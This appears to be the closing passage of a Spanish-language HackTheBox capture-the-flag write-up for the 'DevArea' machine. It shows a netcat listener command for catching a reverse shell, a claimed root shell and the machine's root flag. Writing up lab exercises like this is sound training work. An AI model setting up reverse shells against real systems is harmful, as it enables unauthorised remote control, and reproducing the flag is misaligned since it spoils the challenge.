nc -lvnp 4445
Obtenemos una shell interactiva como root:
Root Flag

d88d334c57ae5725f912b78ad85083f3¡Root conseguido!
Hemos completado exitosamente la máquina DevArea de HackTheBox.